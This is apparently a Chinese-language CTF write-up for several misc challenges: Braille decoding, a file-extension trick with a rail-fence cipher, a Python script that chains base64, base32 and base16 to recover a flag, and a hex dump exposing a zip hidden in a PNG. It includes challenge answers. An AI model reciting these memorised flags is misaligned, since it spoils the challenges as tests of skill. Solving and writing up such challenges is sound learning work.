
得到盲文图片如下，直接对应盲文表解出flag内容为：`BAIND`，将A换为1，加上flag提交即可；


1.png


2.png


3.png



4.png


5.png

BXS图标真好看

打开是个txt文件，查看内容发现`IDHR`关键字，猜测是png图片，直接改掉后缀得到一张图片；

发现flag相关内容，猜测是凯撒移位，但发现前面有8位，果断推翻猜想，继续猜测是栅栏密码，果然得到flag；



base全家桶了解一下

nctf遇到过差不多的题，没什么难度；

解密脚本：

```python
#coding:utf-8
import base64
s="R1kzRE1RWldHRTNET04yQ0dVM1RNTkpXSU0zREdNWlFHWkNETU5KVklZM1RJTVpRR01ZREtSUldHTTNUS05TRUc0MkRNTVpYR1EzRE1OMkU="
c=base64.b64decode(s)
print c
d=base64.b32decode(c)
print d
e=base64.b16decode(d)
print e
```

```
GY3DMQZWGE3DON2CGU3TMNJWIM3DGMZQGZCDMNJVIY3TIMZQGMYDKRRWGM3TKNSEG42DMMZXGQ3DMN2E
666C61677B57656C63306D655F7430305F63756D746374667D
flag{Welc0me_t00_cumtctf}
[Finished in 0.3s]
```


起床改error啦

唯一做到的Misc…队友Source太给力…拿到手是个png图片

丢进十六进制编辑器，发现猫腻，有zip文件头和flag信息；

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
FC 21 0A CF 19 27 84 78 42 14 02 02 10 84 03 CA  ü!.Ï.'„xB....„.Ê
5F E8 84 28 80 78 43 BB 84 21 55 84 F0 52 F9 08  _è„(€xC»„!U„ðRù.
42 29 BE 42 70 42 1A 42 F9 29 02 10 AA C0 52 0F  B)¾BpB.Bù)..ªÀR.
28 42 25 F4 E1 D8 A7 BE C1 08 5B 9E 37 3C 3B C2  (B%ôáØ§ŽÁ.[ž7<;Â
10 85 55 FF D9 50 4B 03 04 14 00 00 00 08 00 3B  .…UÿÙPK.......;
A1 31 4E 91 83 8D E5 81 08 00 00 00 28 00 00 08  ¡1N'ƒ.å.....(...
00 00 00 66 6C 61 67 2E 64 6F 63 ED 9A 7D 4C 56  ...flag.docíš}LV
D7 1D C7 7F E7 BE 3C DC 07 10 10 14 11 ED 78 D4  ×.Ç.ç¾<Ü.....íxÔ
A7 88 14 E9 05 F1 A5 BE 4C 14 9C 14 DC 03 F2 50  §ˆ.é.ñ¥L.œ.Ü.òP
91 A2 F2 8E 0F 13 90 02 CE 5A D7 8E 6E B5 DA 34  '¢òŽ....ÎZ×ŽnµÚ4
9D 98 65 AB 5D 4C A7 09 4B 9A D8 36 2C ED D2 EC  .˜e«]L§.KšØ6,íÒì
AF DA 6D D9 4B B2 4D 97 AC CB 9A 6D 09 4D E6 5F  ¯ÚmÙK²M—¬Ëšm.Mæ_
5B DB 67 35 CB 62 5A 3D FB 9E 73 CF C5 0B 88 7B  [Ûg5ËbZ=ûžsÏÅ.ˆ{
80 D6 49 CA EF C9 87 73 EE B9 E7 DE FB 3B E7 F7  €ÖIÊïÉ‡sî¹çÞû;ç÷
3B EF 5C B9 3C 7F E4 C2 8F 33 DF A7 71 F2 65 D2  ;ï\¹<.äÂ.3ß§qòeÒ
E9 26 F7 93 CF 93 C6 14 52 52 88 34 75 7D 93 73  é&÷"Ï"Æ.RRˆ4u}"s
EE 26 F3 39 99 55 72 03 98 CA 86 06 42 9F 8A C7  î&ó9™Ur.˜Ê†.BŸŠÇ
21 B4 80 1F C4 83 04 90 08 E6 81 24 90 EC B8 00  !´€.Äƒ...æ.$.ì¸.
CD 07 A9 EA 99 39 99 7D 52 4D 87 F1 EB A7 00 ED  Í.©ê™9™}RM‡ñë§.í
A0 6E 84 BD 74 8C A6 22 E9 64 8E B6 79 D1 17 F8   n„½tŒ¦"édŽ¶yÑ.ø
FC 9A 4C BE E4 DC FE 8A 37 FE C0 E5 C4 D3 FB 5E  üšL¾äÜþŠ7þÀåÄÓû^
```

扒下来另存为zip，解压得到flag.doc，但是里面没有flag；



提示直接告诉是doc隐写，那就显示隐藏文字即可，得到flag；

恭喜你找到了这里，**flag** 近在咫尺，加油想想吧~

Ps：word 可是个神奇的东西，可以隐藏很多东西呢

flag{[redacted]**}**